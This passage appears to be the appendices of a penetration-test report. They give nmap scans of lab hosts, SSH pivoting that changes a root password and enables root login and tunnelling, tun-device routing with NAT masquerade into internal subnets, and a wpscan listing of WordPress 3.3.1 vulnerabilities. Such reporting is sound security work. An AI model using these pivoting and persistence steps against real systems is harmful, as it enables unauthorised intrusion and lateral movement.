1072/udp  open|filtered cardax
5010/udp  open|filtered telelpathstart
16816/udp open|filtered unknown
16918/udp open|filtered unknown
19792/udp open|filtered unknown
21609/udp open|filtered unknown
24606/udp open|filtered unknown
29243/udp open|filtered unknown
32777/udp open|filtered sometimes-rpc18
33355/udp open|filtered unknown
34862/udp open|filtered unknown
38293/udp open|filtered landesk-cba
41702/udp open|filtered unknown
44508/udp open|filtered unknown
51456/udp open|filtered unknown
54711/udp open|filtered unknown
61961/udp open|filtered unknown
62575/udp open|filtered unknown
```

192.168.0.226

```
root@kali:~# nmap -sV -T4 192.168.0.226

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:24 EDT
Nmap scan report for 192.168.0.226
Host is up (0.00095s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
443/tcp open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; Device: router

Service detection performed. Please report any incorrect results at http
s://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.57 seconds
```

```
Nmap scan report for 192.168.0.226
Host is up (0.0026s latency).
Not shown: 784 closed ports, 214 open|filtered ports
PORT    STATE SERVICE
123/udp open  ntp
161/udp open  snmp
```

192.168.0.229

```
root@kali:~# nmap -sV -T4 192.168.0.229
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:24 EDT
Nmap scan report for 192.168.0.229
Host is up (0.0012s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
443/tcp open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; Device: router

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.55 seconds
```

```
Nmap scan report for 192.168.0.229
Host is up (0.0033s latency).
Not shown: 837 closed ports, 161 open|filtered ports
PORT    STATE SERVICE
123/udp open  ntp
161/udp open  snmp
```

192.168.0.230

```
root@kali:~# nmap -sV -T4 192.168.0.230
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:24 EDT
Nmap scan report for 192.168.0.230
Host is up (0.0031s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
443/tcp open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; Device: router

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.59 seconds
```

```
Nmap scan report for 192.168.0.230
Host is up (0.0038s latency).
Not shown: 833 closed ports, 165 open|filtered ports
PORT    STATE SERVICE
123/udp open  ntp
161/udp open  snmp
```

192.168.0.233

```
root@kali:~# nmap -sV -T4 192.168.0.233

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:24 EDT
Nmap scan report for 192.168.0.233
Host is up (0.0022s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
443/tcp open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; Device: router

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.84 seconds
```

```
Nmap scan report for 192.168.0.233
Host is up (0.0043s latency).
Not shown: 929 closed ports, 69 open|filtered ports
PORT    STATE SERVICE
123/udp open  ntp
161/udp open  snmp
```

192.168.0.242

```
root@kali:~# nmap -sV -T4 192.168.0.242

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:26 EDT
Nmap scan report for 192.168.0.242
Host is up (0.0059s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; p
rotocol 2.0)
80/tcp  open  http    Apache httpd 2.4.10 ((Unix))
111/tcp open  rpcbind 2-4 (RPC #100000)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at http
s://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.71 seconds
```


```
Nmap scan report for 192.168.0.242
Host is up (0.0053s latency).
Not shown: 991 closed ports
PORT      STATE         SERVICE
42/udp    open|filtered nameserver
111/udp   open          rpcbind
120/udp   open|filtered cfdptkt
631/udp   open|filtered ipp
1701/udp  open|filtered L2TP
5353/udp  open          zeroconf
16896/udp open|filtered unknown
19792/udp open|filtered unknown
49185/udp open|filtered unknown
```

172.16.221.16

```
root@kali:~# nmap -sV -T4 172.16.221.16

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:26 EDT
Nmap scan report for 172.16.221.16
Host is up (0.00060s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
443/tcp open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_ker
nel
Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.58 seconds
```

```
Nmap scan report for 172.16.221.16
Host is up (0.0019s latency).
Not shown: 985 closed ports
PORT      STATE         SERVICE
123/udp   open          ntp
161/udp   open          snmp
177/udp   open|filtered xdmcp
502/udp   open|filtered mbap
1346/udp  open|filtered alta-ana-lm
3052/udp  open|filtered apc-3052
17101/udp open|filtered unknown
18543/udp open|filtered unknown
19995/udp open|filtered unknown
21083/udp open|filtered unknown
21576/udp open|filtered unknown
22109/udp open|filtered unknown
23679/udp open|filtered unknown
36893/udp open|filtered unknown
49173/udp open|filtered unknown
```

172.16.221.237



```
Nmap scan report for 172.16.221.237
Host is up (0.0036s latency).
Not shown: 985 closed ports
PORT      STATE         SERVICE
177/udp   open|filtered xdmcp
502/udp   open|filtered mbap
1346/udp  open|filtered alta-ana-lm
3052/udp  open|filtered apc-3052
5000/udp  open|filtered upnp
5353/udp  open          zeroconf
17101/udp open|filtered unknown
19995/udp open|filtered unknown
21083/udp open|filtered unknown
21576/udp open|filtered unknown
22109/udp open|filtered unknown
23679/udp open|filtered unknown
23781/udp open|filtered unknown
49173/udp open|filtered unknown
64590/udp open|filtered unknown
```

13.13.13.12

```
root@kali:~# nmap -sV -T4 13.13.13.12

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:39 EDT
Nmap scan report for 13.13.13.12
Host is up (0.0035s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.71 seconds
```

13.13.13.13

```
root@kali:~# nmap -sV -T4 13.13.13.13

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:37 EDT
Nmap scan report for 13.13.13.13
Host is up (0.0041s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.39 seconds
```

```
root@kali:~# nmap -sU -T4 13.13.13.13

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:34 EDT
Nmap scan report for 13.13.13.13
Host is up (0.0071s latency).
Not shown: 941 closed ports, 58 open|filtered ports
PORT     STATE SERVICE
5353/udp open  zeroconf

Nmap done: 1 IP address (1 host up) scanned in 1029.98 seconds
```

Appendix D – Tunnel onto 13.13.13.0 network

```
root@kali:~# ssh -L 127.0.0.1:10000:13.13.13.12:22 xadmin@192.168.0.34
The authenticity of host '192.168.0.34 (192.168.0.34)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.34' (ECDSA) to the list of known hosts.
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Tue Aug 22 04:29:07 2017 from 192.168.0.130
xadmin@xadmin-virtual-machine:~$
```

```
root@kali:~# ssh xadmin@127.0.0.1 -p 10000
The authenticity of host '[127.0.0.1]:10000 ([127.0.0.1]:10000)' can't be establ
ished.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[127.0.0.1]:10000' (ECDSA) to the list of known host
s.
xadmin@127.0.0.1's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Thu Sep 28 01:49:15 2017 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ sudo su
[sudo] password for xadmin:
root@xadmin-virtual-machine:/home/xadmin# passwd root
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@xadmin-virtual-machine:/home/xadmin#
```

```
root@xadmin-virtual-machine:/home/xadmin# pico /etc/ssh/sshd_config
```

```
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
PermitTunnel yes
```

```
root@xadmin-virtual-machine:/home/xadmin# service ssh restart
ssh stop/waiting
ssh start/running, process 1742
```

```
root@kali:~# ssh -w0:0 root@127.0.0.1 -p 10000
root@127.0.0.1's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@xadmin-virtual-machine:~#
```

```
root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/30 dev tun0
RTNETLINK answers: File exists
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~#
```

```
root@kali:~# ip addr add 1.1.1.1/30 dev tun0
root@kali:~# ip link set tun0 up
root@kali:~#
```

```
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
```

```
root@kali:~# route add -net 13.13.13.0/24 tun0
```

```
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -o e
th1 -j MASQUERADE
```

```
root@kali:~# ping 13.13.13.13
PING 13.13.13.13 (13.13.13.13) 56(84) bytes of data.
64 bytes from 13.13.13.13: icmp_seq=1 ttl=63 time=15.7 ms
64 bytes from 13.13.13.13: icmp_seq=2 ttl=63 time=6.75 ms
64 bytes from 13.13.13.13: icmp_seq=3 ttl=63 time=4.50 ms
64 bytes from 13.13.13.13: icmp_seq=4 ttl=63 time=6.04 ms
64 bytes from 13.13.13.13: icmp_seq=5 ttl=63 time=3.29 ms
^C
--- 13.13.13.13 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4009ms
rtt min/avg/max/mdev = 3.299/7.275/15.782/4.420 ms
root@kali:~#
```

Appendix E – Tunnel into 192.168.0.66

```
root@kali:~# ssh 192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Thu Sep 28 10:07:30 2017 from 192.168.0.242
root@xadmin-virtual-machine:~# pico /etc/ssh/sshd_config
root@xadmin-virtual-machine:~#
```

```
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
PermitTunnel yes
```

```
root@xadmin-virtual-machine:~# service ssh restart
ssh stop/waiting
ssh start/running, process 1864
```

```
root@kali:~# ssh -w2:2 192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Thu Sep 28 10:20:58 2017 from 192.168.0.242
root@xadmin-virtual-machine:~#
```

```
root@xadmin-virtual-machine:~# ip addr add 3.3.3.2/30 dev tun2
root@xadmin-virtual-machine:~# ip link set tun2 up
```


```
root@kali:~# ip addr add 3.3.3.1/30 dev tun2
root@kali:~# ip link set tun2 up
```

```
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
```


```
root@kali:~# route add -net 192.168.0.96/27 tun2
```


```
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 3.3.3.0/30 -o eth0 -j MASQUERADE
```

Appendix F – WordPress Scan





```
root@kali:~# wpscan --url 172.16.221.237/wordpress -e t
_______________________________________________________________

        _       _______  _____
       \ \        / /  __ \ / ____|
        \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
         \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
          \  /\  /  | |     ____) | (__| (_| | | | |
           \/  \/   |_|    |_____/ \___|\__,_|_| |_|

       WordPress Security Scanner by the WPScan Team
                     Version 2.9.2
         Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o [A]bort, default: [N]
[+] URL: http://172.16.221.237/wordpress/
[+] Started: Wed Sep 27 22:33:21 2017

[!] The WordPress 'http://172.16.221.237/wordpress/readme.html' file exists exposing a version num
ber
[+] Interesting header: SERVER: Apache/2.2.22 (Ubuntu)
[+] Interesting header: X-POWERED-BY: PHP/5.3.10-1ubuntu3.26
[+] XML-RPC Interface available under: http://172.16.221.237/wordpress/xmlrpc.php
[!] Includes directory has directory listing enabled: http://172.16.221.237/wordpress/wp-includes/

[+] WordPress version 3.3.1 (Released on 2012-01-03) identified from meta generator, readme, links
 opml
[!] 21 vulnerabilities identified from the version number

[!] Title: WordPress 3.0 - 3.6 Crafted String URL Redirect Restriction Bypass
    Reference: https://wpvulndb.com/vulnerabilities/5970
    Reference: http://packetstormsecurity.com/files/123589/
    Reference: http://core.trac.wordpress.org/changeset/25323
    Reference: http://www.gossamer-threads.com/lists/fulldisc/full-disclosure/91609
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-4339
    Reference: https://secunia.com/advisories/54803/
    Reference: https://www.exploit-db.com/exploits/28958/
[i] Fixed in: 3.6.1

[!] Title: WordPress 1.5.1 - 3.5 XMLRPC Pingback API Internal/External Port Scanning
    Reference: https://wpvulndb.com/vulnerabilities/5988
    Reference: https://github.com/FireFart/WordpressPingbackPortScanner
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-0235
[i] Fixed in: 3.5.1

[!] Title: WordPress 1.5.1 - 3.5 XMLRPC pingback additional issues
    Reference: https://wpvulndb.com/vulnerabilities/5989
    Reference: http://lab.onsec.ru/2013/01/wordpress-xmlrpc-pingback-additional.html

[!] Title: WordPress <= 3.3.2 Cross-Site Scripting (XSS) in wp-includes/default-filters.php
    Reference: https://wpvulndb.com/vulnerabilities/5994
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-6633
[i] Fixed in: 3.3.3

[!] Title: WordPress <= 3.3.2 wp-admin/media-upload.php sensitive information disclosure or bypass
    Reference: https://wpvulndb.com/vulnerabilities/5995
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-6634
[i] Fixed in: 3.3.3

[!] Title: WordPress <= 3.3.2 wp-admin/includes/class-wp-posts-list-table.php sensitive informatio
n disclosure by visiting a draft
    Reference: https://wpvulndb.com/vulnerabilities/5996
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-6635
[i] Fixed in: 3.3.3

[!] Title: WordPress 3.3.1 Multiple vulnerabilities including XSS & Privilege Escalation
    Reference: https://wpvulndb.com/vulnerabilities/5997
    Reference: http://wordpress.org/news/2012/04/wordpress-3-3-2/

[!] Title: Wordpress 3.3.1 - Multiple CSRF Vulnerabilities
    Reference: https://wpvulndb.com/vulnerabilities/5998
    Reference: https://www.exploit-db.com/exploits/18791/

[!] Title: WordPress 2.5 - 3.3.1 XSS in swfupload
    Reference: https://wpvulndb.com/vulnerabilities/5999
    Reference: http://seclists.org/fulldisclosure/2012/Nov/51
[i] Fixed in: 3.3.2
```


[!] Title: WordPress 2.0.3 - 3.9.1 (except 3.7.4 / 3.8.4) CSRF Token Brute Forcing
Reference: https://wpvulndb.com/vulnerabilities/7528
Reference: https://core.trac.wordpress.org/changeset/29384
Reference: https://core.trac.wordpress.org/changeset/29408
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-5204
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-5205
[i] Fixed in: 3.9.2
[!] Title: WordPress 3.0 - 3.9.1 Authenticated Cross-Site Scripting (XSS) in Multisite
Reference: https://wpvulndb.com/vulnerabilities/7529
Reference: https://core.trac.wordpress.org/changeset/29398
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-5240
[i] Fixed in: 3.9.2
[!] Title: WordPress 3.0-3.9.2 - Unauthenticated Stored Cross-Site Scripting (XSS)
Reference: https://wpvulndb.com/vulnerabilities/7680
Reference: http://klikki.fi/adv/wordpress.html
Reference: https://wordpress.org/news/2014/11/wordpress-4-0-1/
